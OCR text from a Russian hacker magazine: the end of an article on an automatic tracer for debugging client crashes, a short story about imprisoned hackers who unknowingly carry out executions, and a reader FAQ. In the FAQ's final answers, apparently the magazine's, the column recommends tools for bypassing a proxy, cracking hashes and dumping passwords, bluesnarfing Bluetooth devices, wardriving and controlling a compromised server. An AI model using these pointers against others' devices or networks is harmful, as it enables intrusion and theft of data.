Когда трассировка из прикладного уровня дойдет до ядра, процессор самостоятельно опустит флаг трассировки на время прохождения нулевого кольца и потом поднимет его при возвращении на прикладной уровень, так что предусматривать специальную обработку для исключения системных вызовов из списка трассируемых функций не надо.

Естественно, трассировка на несколько порядков (!) замедляет скорость работы программы и потому должна включаться специальной комбинацией клавиш, которую пользователь нажимает в тот момент, когда программа приближается к месту сбоя на максимально близкое расстояние. А для этого пользователю придется воспроизвести ситуацию, при которой возникает ошибка. Если же ему это сделать не удастся, что ж! Включаем трассировщик при старте программы специальным ключом командой строки и пишет результат трассировки в кольцевой буфер, который внимательно изучаем.

Располагая информацией о ходе выполнения программы, содержимом регистров и ячеек памяти, мы сможем поймать любую ошибку, какой бы заковыристой она ни была, ведь фактически мы отлаживаем программу на клиентской стороне в неинтерактивном режиме. При желании (если жаба душит) трассировщик можно реализовать в виде отдельной динамической библиотеки, высылаемой клиенту только при возникновении серьезных проблем. То же самое, кстати, относится к функциям самодиагностики.

Понятное дело, программа, защищенная протекторами, содержащими антиотладочные приемы, с автоматическим трассировщиком работать не будет. Так что придется отказаться или от протекторов, или от трассировки, либо же надо писать «умный» трассировщик, обходящий антиотладочные приемы, но это уже серьезная задача, решение которой может затянуться не на одну неделю.






NIRO
/ NIRO@REAL.XAKEP.RU /

Святая троица

— «РАМДАК», — хихикнул в микрофон Лаврик.
— «Компьютер», — ответил Клим. — Но это глупо. Сейчас Макс зациклит. А мы не договаривались...
— «РАМДАК», — подтвердил Макс. — А ведь надо было обсудить сразу. Петли не создавать — и все, сейчас бы без разговоров обошлись.
Лаврик вздохнул и спросил:
— А ты другого слова на «эр» не знаешь?
— Почему же, знаю... Хотя, если задуматься... Вот если бы двое играли и случилась бы петля, то тогда каждый игрок говорил бы одно и то же слово. А нас трое. И Лаврик сейчас скажет «компьютер», если он дурак, конечно...
— Сам ты дурак, — как-то вяло возмутился тот в ответ. — Думаешь, петли не получится? Ладно... А по-английски можно?
— Можно, — за всех ответил Клим.
— Тогда «кернел».
— «Лэптоп», — из всей троицы Клим казался наиболее равнодушным к происходящему.
— «Плаг энд плей», — сказал Макс и засмеялся.
— Ой как смешно, — буркнул Лаврик. — Ясен перец, что на «и краткое» не получится.
— Не тупи, это же инглиш, — шмыгнул носом вечно простуженный Клим. — Думай быстрей.
— «Яндекс», — спустя полминуты ответил Лаврик. — Ну типа «игрек» — первая буква...
— Ну типа мы поняли, — Макс намеривался пройтись по интеллектуальным способностям Лаврика, но что-то его остановило. — Сейчас Клим нас удивит.
— Удивлю, — ответил тот. — «Стэнд бай».
— Это два слова, — возмутился Макс.
— А «плаг энд плей»?
— Согласен, — Максу пришлось сменить гнев на милость.
— Издеваетесь, что ли? — обиженно спросил Лаврик.
— А ты чего переживаешь? Сейчас очередь Макса, — удивился Клим. — И я даже знаю, что он сейчас скажет.
— Откуда?
— По аналогии...
— «Яху», — произнес Макс, и Клим сухо откашлялся. — Неужели угадал?
— Угадал, угадал. Ты всегда стереотипно мыслил. Раз был «Яндекс», значит, будет и «Яху».
Клим был прав, как всегда. В их троице он был «аксакалом» — Лаврик во время одной приватной беседы с Максом сказал: «Этот старикан работает столько, сколько я живу...» И это при том, что Клим был старше всего лишь на шесть лет.
— Внесу уточнение? — спросил Лаврик. — Давайте рассматривать чтение слов на том языке, на каком нам удобнее подобрать ответ.
— Согласен, — ответил Клим. Макс немного помолчал и тоже принял уточнение.
— Тогда «юникод», — удовлетворенно произнес Лаврик. — Сколько еще ждать?
— Ответа? — спросил Клим. — И ждать тут нечего — «дисконнект».
— Какого, нафиг, ответа? Работы! Может, лучше сразу «дизэйбл»? И вообще, мы тут щеголяем знанием английского или вспоминаем специфические термины?!
— Поработать еще успеем, — Макс и Лаврик почувствовали, что где-то там, в невидимом с их точек месте, Клим кивнул головой и погладил угол ноутбука — тот, где была наклеена фотография девушки, которую никто никогда не видел. Сам Клим не распространялся по поводу снимка, но все понимали, что его связывает с этой девушкой что-то очень серьезное. — И никакого «дизэйбла» — все в силе.
— «Текстуризатор» подойдет? — попытался разрядить ситуацию Макс, который понял, что сейчас тему работы лучше не развивать.
— Длинно, но под условия задачи подходит.
— Лучше бы мы в города играли, — угрюмо отреагировал Лаврик. — Тогда бы я сейчас сказал «Рязань», и мы бы поржали над Климом...
— Сомневаюсь, — отозвался Клим. — Получили бы «Нью-Йорк» в ответ. Мне кажется, мы отвлекаемся.
— Да уж, — вздохнул Макс. — Честно говоря, если вспомнить, что мы занимаемся этой ерундой уже полтора часа, а перед этим гоняли ботов еще минут сорок...
— Расслабились, что ли? — удивленно спросил Лаврик. — Намекаешь на отсутствие дисциплины в группе?
— Чего намекать-то? Ты когда последний раз смотрел на экран?
— Несколько минут назад, — Лаврик засопел — похоже, надулся как мышь на крупу.
— Врешь, — неожиданно прозвучал голос Клима. — По себе знаю, минимум полчаса все по барабану. Мы все люди. Отвлекаемся.
— И ты? — недоверчиво спросил Макс.
— И я, — подтвердил Клим. — Но я — это другое дело...
— Еще бы, — машинально произнес Лаврик и тут же пожалел об этом. Но слов для нейтрализации своего ляпа он не нашел.
— Я всегда предполагал, что ваше мнение насчет моей персоны не соответствует действительности, — Клим усмехнулся и постучал ногтем по микрофону — Макс и Лаврик поморщились от этого неприятного звука. — Неужели дело в возрасте? Ведь по статусу мы равны, здесь нет начальников и подчиненных. Да, временами я делаю то, что называется «вставить пистон», но согласитесь, у вас еще детство из мозгов не выветрилось...
Все молчали, обдумывая слова Клима. Тишина в наушниках сопровождалась какими-то потрескиваниями, шорохами, и Лаврик в нарушение всех инструкций вытащил «каплю» из уха, осмотрел со всех сторон, сковырнул кусочек ушной серы и брезгливо

«САМ КЛИМ НЕ РАСПРОСТРАНЯЛСЯ ПО ПОВОДУ СНИМКА, НО ВСЕ ПОНИМАЛИ, ЧТО ЕГО СВЯЗЫВАЕТ С ЭТОЙ ДЕВУШКОЙ ЧТО-ТО ОЧЕНЬ СЕРЬЕЗНОЕ»


растер в кармане. Вставил на место — посторонних шумов меньше не стало.
— Играть дальше будем? — спросил Макс.
— В слова? — уточнил Клим. — Честно говоря, надоело.
— Играть — надоело, спать — нельзя, — начал было Лаврик, но Клим кашлянул, и тирада тут же прекратилась. — Да я так, пар выпустить...
— Клим, а кто все это придумал? — вдруг спросил Макс. Вопроса не ожидал никто, даже сам Макс не понимал, как вдруг решился спросить о том, о чем тайком думали все. — Чья это идея?
— Оно тебе надо? — выдержав паузу, поинтересовался тот в ответ. — Сидим вот, каждый в своем... гнезде. Ждем команды.
— А чьей команды? — Макс, похоже, решил выжать из ситуации все, что удастся. — Кто нас сюда сажает?
— Ты сейчас разговариваешь со мной как с равным или все-таки разделяешь мнение Лаврика? — Клим спрашивал очень осторожно, чувствуя, что Макс готов зайти в своих расспросах очень далеко. — Если как с равным, то должен знать, что мы все информированы одинаково. Если предполагаешь, что моя роль направляющая и руководящая, то почему ты думаешь, что я поделюсь с тобой информацией?
Макс пожал плечами, но тут же понял, что этот жест никто не увидел. Он зажмурился на несколько секунд, встряхнул головой и сказал:
— Глупо верить в то, что мы все одинаковые. У нас, может быть, одинаковые ноутбуки. Даже, наверное, мы одинаково одеты сейчас — вот, например, на мне...
— Заткнись! — гаркнул Клим. — Не нарушай инструкции, придурок! Нас пишут — каждое слово, каждый жест! Нет, ну какой же идиот!
Макс заткнулся на полуслове. Лаврик молчал. Клим тоже — взорвался и мгновенно утих, как порыв ветра. Наступила гробовая тишина, даже артефакты в наушниках куда-то подевались. Каждый из них думал сейчас о том, что они здесь делают — заложники этих, как выразился Клим, «гнезд», ноутбуков, чужих команд...
Макс вдруг вспомнил, что в последний раз он нажимал «Enter», когда по условию задания на экране появилось изображение дьяволенка — эмблемы операционной системы BSD. Почему дьяволенок, что все это значило, никто объяснить не мог. Они точно так же сидели почти три часа, разговаривали ни о чем, играли во всякую сетевую ерунду, к которой только был доступ. Не поднимать сегодняшнюю тему хватало ума у всех.
Потом появился дьяволенок, Макс клацнул клавишей и услышал в наушниках что-то вроде: «Всем спасибо, все свободны...»
— Чего-то у меня сегодня голова болит... — нарушил тишину Лаврик. — Наверное, будет дождь.
— Ты когда последний раз видел дождь? — вздохнул Макс.
— Опять?! — Клим с трудом сдерживал себя, чтобы не накричать на своих напарников.
— Да что опять?! — взвился Лаврик. — Подумаешь — дождь! Да, мы уже сто лет не видели ни дождя, ни снега, ни солнечного света! Да, мы в гнездах, черт побери!
— Высиживаем свои яйца... — тихо добавил Макс, но Клим его услышал.
— Будете много рассуждать — вам их отрежут, — коротко и чертовски зло ответил он сразу двум бунтарям, нарушающим инструкции. — И очень может быть, что кое-кто поменяется с нами местами...
«Он что-то знает», — не сговариваясь, подумали Лаврик и Макс. Иначе как объяснить, откуда у Клима такая осведомленность о наказаниях? Похоже, Клим и сам понял, что переборщил с угрозами. Понял и замолчал.
— Какой у нас, однако, конструктивный разговор, — усмехнулся Лаврик. — Мне кажется, имеет смысл сделать вид, что ничего не было, и продолжить брошенную игру. Последнее слово было, если я правильно помню, «текстуризатор»...
— «Рандомайзер», — машинально ответил Макс. — Надоело. Скорей бы команду дали. Интересно, а что на этот раз надо будет углядеть? Может, ангелочка, против того чертенка, что был три недели назад?
— Может быть, — согласился Лаврик. — Я тоже устал здесь торчать.
— Интересно, мы далеко друг от друга? — вдруг спросил Клим. — Только не надо поддерживать этот разговор. «Я спросил у тополя...» Без комментариев.
— Понятно, — согласился Макс. — У тополя, у ясеня... И что?
— Ничего, — отмахнулся Клим. — «Была тебе любимая, а стала мне жена». Пусть потом голову поломают, что мы имели в виду.
И он неожиданно засмеялся. Громко, во весь голос. Он хохотал так, что сначала Лаврик, а следом за ним и Макс не удержались и присоединились к этому приступу смеха. Они смеялись над бредом Клима как над самым смешным анекдотом в мире, смеялись так, что выступили слезы.
Смех оборвался так же внезапно, как и начался. Лаврик, вечно шмыгающий носом, с трудом пытался раздышаться; Макс по-старчески откашлялся и хмыкнул еще пару раз вдогон. Клим же очень заразительно зевнул и спросил:
— Лаврик, у тебя когда день рождения?
— Ноутбук свой хочешь подарить? — недоверчиво спросил тот, не торопясь отвечать. — Через два месяца. Почти.
— Считаешь, что мой лучше твоего? — Клим зевнул еще раз. — Черт побери, что они в сок добавляют? Наверное, травят нас бромом...
— Конечно, лучше, — ответил Лаврик. — Ты ж сам как-то хвастался, что какой-то сложный пароль быстро подобрал...
— Бромом невыгодно, — вмешался Макс. — Ведь у нас скорость реакции не последнее дело. А так станем тормозами, как же работу делать?
— Ты прав, — согласился Клим. — Тогда чего же спать так хочется?
— Небось, лег поздно, — предположил Лаврик. — Все за компьютером, за компьютером... Ты ж программист, не то что мы... Сидел до утра, изобретал, правил, снова изобретал... Вот только зачем? Кому тут это может понадобиться? Мы ведь как в золотой клетке — сидим каждый за своей дверью, клацаем пальчиками по кнопкам, о событиях в мире узнаем из телевизоров... Вот кормят хорошо — это факт. А насчет сока — это, конечно же, вряд ли. Салаты, мясо, кофе, кстати, наверное, дорогой кофе. Я его мало раньше пил, но даже при отсутствии опыта могу точно сказать, что денег на нас не жалеют.
— А насчет денег разговор особый, — подхватил Макс. — Я всегда хотел понять, какого хрена нам отваливают такие деньжищи за тот бред, что мы делаем?
— Ты считаешь это бредом? — спросил Клим. — А тогда, когда тебе приносят твою карточку и показывают, насколько больше стало там денег после того, как ты щелкнул кнопкой, отметив очередного чертенка?
— Клим, пришла пора задуматься, — ответил Макс. Прозвучало это как-то туманно, но в целом направленность его мыслей была понятна безо всяких уточнений. — Задуматься над тем, не стоит ли закончить весь этот бред...
— Он прав, Клим.
Лаврик почувствовал, что разговор переходит в какую-то опасную плоскость, но воодушевленный тем, что Клим не обрывает его, решил тоже вступить в этот диалог с позиций человека, который хочет раскрыть тайну.
— Он прав, — повторил он, чтобы убедиться, что Клим больше не будет орать. — Мы попали сюда два с половиной года назад, подписав какие-то безумные, глупые контракты... Я загремел в этот проект потому, что попался на взломе. У меня не было выхода — ущерб от моего проникновения составил больше пятидесяти тысяч долларов, никогда бы не расплатился. А тут предложили и долг списать, и еще добавить на карманные расходы...
— Точно, — подхватил Макс. — У меня все было очень похоже. Размер моей проблемы был больше, чем мои возможности по ее исправлению. Когда я сидел в камере, я был уверен, что жизнь кончена, даже не начавшись. Тот человек, что подсунул мне контракт, практически дал мне шанс начать сначала. Еще шесть месяцев — и мой контракт закончится. Когда я последний раз смотрел свой счет, там была очень даже приличная сумма. Начну сначала, в очередной раз. А насчет безумных и глупых контрактов я категорически не согласен. Все обосновано, все четко прописано...
— Ты прекрасно понял, о чем я, — ответил Лаврик. — Вся глупость в том, что нам платят деньги за дурдом. Сидишь, ждешь, по свистку втыкаешься в экран, смотришь, смотришь, а потом клац... и все. Деньги уже на счету.
— Так радуйтесь, — прокомментировал Клим. — Тебе сколько светило, Лаврик?



— Шесть лет.
— А так всего три, плюс неплохой приработок. А тебе, Макс?
— Поменьше. Четыре. Могло быть и еще меньше, но я попытался скрыть следы... А эти гребаные опера...
— А вот тут потише и поменьше лирики, — вмешался Клим. — Каждый из нас делает свою работу. Мы — свою. Опера — свою. Каждый ест свой хлеб.
— Я не против, — ответил Макс. — Я хочу понять смысл этого обезьянника. Каждый день на протяжении этих двух с половиной лет я хочу понять — и у меня не получается. Мне не хватает информации.
— Ее никому не хватает, — поддержал Клим.
— Мне тоже, но ведь кто ищет, тот всегда найдет.
— Ты искал? — Лаврик явно ходил по краю.
— Только честно. Не думаю, что нас всех порвут на кусочки, даже если пишут или еще что-нибудь делают.
— Есть у меня мысли... — засопел Лаврик. — Но какие-то они невнятные... Шальные мысли. Может, мы в космос кого-нибудь запускаем? Типа «ключ на старт»...
— Супер, — Клим хохотнул. — Просто супер. Даже не знаю, что сказать. Хотя чем меньше объяснение похоже на правду, тем оно ближе к истине. Хоть в космос, хоть в океан, хоть в крематорий...
— Мне почему-то последнее ближе, — вдруг вставил слово Макс. — В крематорий по расписанию...
— Может, пока не поздно, заткнемся от греха подальше? — поинтересовался Клим. — Тем более завтра у нас будет целый день... Пообщаемся.
— И часто ты со всеми общаешься, программер? — буркнул Лаврик. — Сидишь в баре, сосешь свои коктейли, пока не нарежешься насмерть! Сам-то за что здесь? Все молчишь...
— Точно, Лаврик, — поддержал Макс. — Давай, говори. Хватит отмалчиваться. Теперь не выйдет.

«Я ЗАГРЕМЕЛ В ЭТОТ ПРОЕКТ ПОТОМУ, ЧТО ПОПАЛСЯ НА ВЗЛОМЕ. У МЕНЯ НЕ БЫЛО ВЫХОДА — УЩЕРБ ОТ МОЕГО ПРОНИКНОВЕНИЯ СОСТАВИЛ БОЛЬШЕ ПЯТИДЕСЯТИ ТЫСЯЧ ДОЛЛАРОВ»

— Не порвут, — согласился Клим. — Но срок могут добавить. И будем еще пару лет тут кнопки нажимать, как куклы дрессированные. Деньги станут не в радость...
— А как быть с тем, что любопытство набрало критическую массу и идет цепная реакция?
— сумничал Лаврик. — И уже скоро бабахнет?
— Ты точно поверил, что нас пишут, — рассмеялся Макс. — А иначе зачем ты так умничаешь? Хочешь, чтобы на тебя обратили особенно пристальное внимание? Не переживай, тебя не забудут.
— Давайте лучше вместо споров просуммируем информацию, — предложил Клим. — У кого какие соображения?
Парни замолчали. Они вспоминали то, что им показалось наиболее странными и загадочными. Такого рода фактов набралось не очень много, но каждый из них попадал в точку.
— Во-первых, нам не разрешают встречаться больше одного раза в три недели, и только после того, как мы в очередной раз тут щелкнем этими чертовыми кнопками, — начал Макс, и Клим тут же его перебил:
— И мы, если вы обратили внимание, выполняем свою работу каждые три недели. За все то время, что существует наша команда, этот график не нарушился ни разу.
— Кстати, у кого есть соображения насчет этой периодичности? — спросил Лаврик.
— Никаких, — буркнул Макс. — Понятия не имею, что можно делать каждые три недели.
Клим замолчал. Снова раздалось постукивание по ноутбуку.
— В принципе, мне скрывать-то особенно нечего. Набор стандартный. Снятие триальных ограничений в коммерческих программах.
— И неужели за это можно в тюрьму угодить?
— присвистнул Лаврик.
— Можно. При превышении той самой критической массы, о которой ты только что распинался, — Клим говорил сухо, особо не распространяясь. — Наломал дров... Полез туда, куда лезть не стоило. Ну а заказчик слабоват оказался. Сдал меня сразу.
— Да-а, — протянул Лаврик. — Мы друг друга стоим. Клим, тебя тоже деньгами приперли?
— Нет, тюрьмой. У меня астма. Если вы за два года не догадались... В камере умер бы давно. А так сижу здесь живой и скоро выйду.
— Мне кажется, скоро будет команда, — совсем не в тему сказал Макс, и все машинально взглянули на экраны своих ноутбуков. — Стоит свернуть дискуссию.
— Принимается, — согласился Клим. — Внимательно делаем свою работу и встречаемся в баре. Завтра. Если пустят.
— Пустят, — уверенно сказал Лаврик. — Куда они денутся?
— Знаешь, почему ты так думаешь? Ты уверен, что кроме нас эту идиотскую работу никто не сделает. А вдруг есть такие люди? — Клим умел задавать такие вопросы, от которых хотелось лезть на стену. — Вдруг за дверями уже стоят... сменщики?
— Думаешь, это возможно? — усмехнулся Макс.
— Конкурс — сто человек на место. «Эй, кто хочет нажимать кнопку за пять штук баксов в месяц?!» Бред.
— Здесь любой бред имеет право на существование, — подытожил Клим. — Хватит. Ждем сигнала.
И он вынул «каплю» наушника и положил на ноутбук. Ему сейчас не нужны были вопросы и охи-вздохи напарников. Нужна была тишина. Оглянувшись, он увидел смотрящий на него глазок видеокамеры. Он подмигнул ему, а потом, окончательно обнаглев, помахал рукой.
— Они всему верят, — сказал он, убедившись, что микрофон тоже отключен. — Я не знаю, хорошо это или плохо. Наверное, ложь всегда отвратительна. Но лучше не знать...
Сам он узнал давно. Недаром Клим многое умел. Он всегда был уверен, что если из компьютера выходит, кроме сетевого шнура, еще хотя бы один провод, то грех этим проводом не воспользоваться. Когда он понял, что их трио управляется централизованно, то решил узнать об этом побольше. Потихоньку, за всеми этими играми в города, Клим писал программу. На это ушло примерно два месяца. И когда последний штрих был сделан, он запустил свое творение.
Ближе всех к реальному положению вещей оказался сегодня Макс. Его догадки насчет крематория были недалеки от истины. Можно даже сказать, Макс практически попал в точку. Они вершили приговоры. Они претворяли в жизнь смертную казнь. Каждые три недели в этой стране заседал трибунал. Каждые три недели... Давно они не были на свободе...
Там многое изменилось. Снова появились «враги народа» и «особые совещания». И была нужна гуманная «расстрельная команда». Три человека, которые ничего не знали, просто жали на кнопки. И где-то далеко срабатывала гильотина. Или еще что-нибудь. Может, даже электрический стул.
Когда Клим понял это, он пошел дальше. Он решил выяснить, почему именно трое. Оказалось, что алгоритм казни предполагает тайну — никто не должен знать, чей именно компьютер сыграл роковую роль. Случайный алгоритм разбрасывал вероятности по трем ноутбукам; каждый сидел и смотрел на экран с определенной целью — поймать нужную фигурку. Все зависело от скорости реакции и внимания. Кто первый увидит, тот и шлепнет по клавиатуре. И при этом каждый чист перед собой и перед мировым гуманным сообществом.
Клим тогда подумал, а сколько раз он был первым? Сколько человек убил лично он? Осознав это, он решил изменить ситуацию — настолько, насколько это было возможно. Поколдовав еще немного, он внес изменения в алгоритм.
И теперь убивали только Лаврик и Макс. В промежутках успевая играть в города... А Клим молча смотрел на фотографию девушки, разглаживая ее уголок пальцем, и думал о том, что никогда не был святым. А теперь и подавно... ⌶



СТЕПАН «STEP» ИЛЬИН
/ FAQ@REAL.XAKEP.RU /

YOUR FAQ FAQ ON FAQ

HACKFAQ@REAL.XAKEP.RU

ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ МНЕ ПОСЫЛАТЬ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЯКОМ/ФРИКОМ, ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (HACKFAQ@REAL.XAKEP.RU); НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.

Q: Знаю, что у многих ноутбуков часто бывают проблемы с установкой Linux. Непонятные ошибки, сложно разрешимые несовместимости — все это знакомо каждому, кто пытался установить пингвина на лэптоп. Так вот вопрос следующий: как подстраховаться и купить именно то, что тебе подойдет в дальнейшем для работы под никсами. Для меня это важно.

A: Самый проверенный способ — это попробовать бук в действии. Возьми LiveCD на платформе, которую в будущем будешь использовать: например, если это Slackware, то идеально подойдет Slax. Иди в магазин и внимательно все протестируй. Правда, есть еще один способ — обратиться к специальной базе данных www.linux-laptop.net. Пользователи постоянно обновляют ее, делясь опытом и добавляя информацию о том, какой дистрибутив на том или ином ноутбуке заработал, а какой нет.

Q: В институте есть свободный доступ в интернет. Ограничение одно — подключение идет через прокси, и на нем стоит запрет на закачивание файлов размером более 300 Кб (или около того). А качать хотелось бы побольше и не один раз. Как это осуществить?

A: Как вообще можно обойти ограничения прокси? Нужно сделать так, чтобы глупый прокси-сервер просто не знал, что именно ты делаешь в интернете, и тогда к твоей активности он никак не сможет применить часть заложенных правил. Лучший способ замаскировать свою деятельность — это поднять туннель. Существует довольно много различных реализаций, которые применимы в одних и неприменимы в других случаях. Но для обхода большинства ограничений прокси-сервера специально разработана утилита bouncer (www.arh.ru/~lionfish/rus/features.htm).

Q: Многие подозрительные файлы я запускаю под виртуальной машиной. Так надежнее. Правда, иногда становится интересно, а что же эти файлики там натворили. Где и как себя прописали? Как это можно выяснить?

A: В общем-то, большой проблемы в том, чтобы отследить активность одной из утилит на компьютере, нет. Допустим, ты используешь бесплатную версию Microsoft Virtual PC 2007 (www.microsoft.com), у которой есть замечательная функция — инкрементные диски. Ее фишка в том, что в качестве основного образа для системы используется один изначальный диск, а все произошедшие изменения система сама помещает в специальный контейнер. Нам остается только сравнить его с оригинальным, «чистым» диском, например, с помощью утилиты WinDiff, которая входит в Microsoft's free Platform SDKs, и все произошедшие изменения с файловой системой будут как на ладони. Для того чтобы активировать систему инкрементных дисков, в момент создания виртуального харда для гостевой ОС необходимо поставить галочку напротив опции Differential. Если какая-то подозрительная программа будет что-то отправлять в инет, это непременно отобразится в логах снифера. Проверено, что такие продукты, как Packetyzer (sourceforge.net/projects/packetyzer) и WireShark (www.wireshark.org), уверенно перехватывают трафик, который уходит с виртуальной машины. Рекомендуем!

Q: Много рассказывая о программах для взлома под винду и никсы, вы почему-то незаслуженно обходите стороной мобильные платформы. Разве хакеры не используют КПК или смартфоны для взлома систем? Вот именно, что используют. Исправьтесь и подскажите, например, какие утилиты для Windows Mobile могли бы быть интересны и полезны взломщику?

A: Большинству из нас знакома программа Cain&Abel (www.oxid.it), сыскавшая славу одной из самых продвинутых утилит для



подбора паролей и хэшей. Так вот для Windows Mobile существует ее портированная версия. Причем функциональность ее почти не урезана: по-прежнему поддерживается взлом хэшей LM, NTLM, MD2, MD4, MD5, SHA1, RIPEMD160, CiscoPIX и MySQL, декодирование для Base64. Но если взламывать хэши средствами PocketPC едва ли эффективно, то функция снятия дампа с паролями для таких средств, как ActiveSync, Pocket IE, Pocket Outlook и Pocket MSN, будет очень и очень полезной.
Двигаемся дальше. В каких случаях уместнее всего применять карманный компьютер для взлома? Правильно, при взломе беспроводных сетей или устройств. Грех не пошалить с Bluetooth-устройствами, которые можно обнаружить буквально-таки в любом месте, даже просто переходя улицу. И один из лучших помощников в этом — утилита btCrawler (www.silentservices.de/btCrawler.html). Это самый обычный и простой сканер с возможностями bluejacking и bluesnarfing для устройств, использующих стек Microsoft Bluetooth. На очереди Wi-Fi и средства для wardriving'а: гуру в этом деле рекомендуют небольшой сканер WiFiFoFum (www.aspecto-software.com/rw/applications/wififofum). В отличие от многих подобных тулз, он поддерживает практически все виды карт, проводные и беспроводные GPS-адаптеры, а также умеет экспортировать информацию о найденных точках в самом различном виде, включая формат Netstumbler (ns1).
Не обойтись и без джентльменского набора обычных сетевых утилит: порт-сканера, DNS lookup'а, калькулятора IP-сетей, банального ping'а. vxUtil Personal (www.cam.com/vxutil_pers.html) собрал все в одном флаконе. Единственное, чего ему не хватает, — это возможностей известного «швейцарского ножа» под именем netcat, который используется чуть ли не в каждом взломе. К счастью, существует специальная версия netcat для мобильной платформы — Netcat for CE (http://prt.fernuni-hagen.de/%7Ebischoff/wince/#netcat). Что радует, основные функции здесь работают именно так, как и должны под виндой и никсами. Просканировать найденную сеть (к примеру, беспроводную) на наличие открытых расшаренных ресурсов не проблема с программой NBTStat CE (http://sourceforge.net/projects/nbtstatce).
Как же быть с удаленным управлением? Рулить порутанным серваком можно по-разному: либо с помощью SSH (для этого пригодится Pocket PuTTY — www.pocketputty.net), либо с помощью функции удаленного рабочего стола прямо с экрана КПК, если установить на него VNC Viewer (http://dotnetvnc.sourceforge.net). Причем ничто не мешает тебе сохранить анонимность и использовать шифрованное VPN-соединение благодаря клиенту OpenVPN (http://ovpnppc.ziggurat29.com/ovpnppc-main.htm). Впрочем, он пригодится и просто для того, чтобы установить виртуальную частную сеть со своим домом.
Ну и последнее. Сидя в кафе с устойчивым Wi-Fi соединением, можно сэкономить денежек на разговорах, если вместо мобильника использовать Skype (www.skype.com/intl/en-gb/download/skype/mobile).

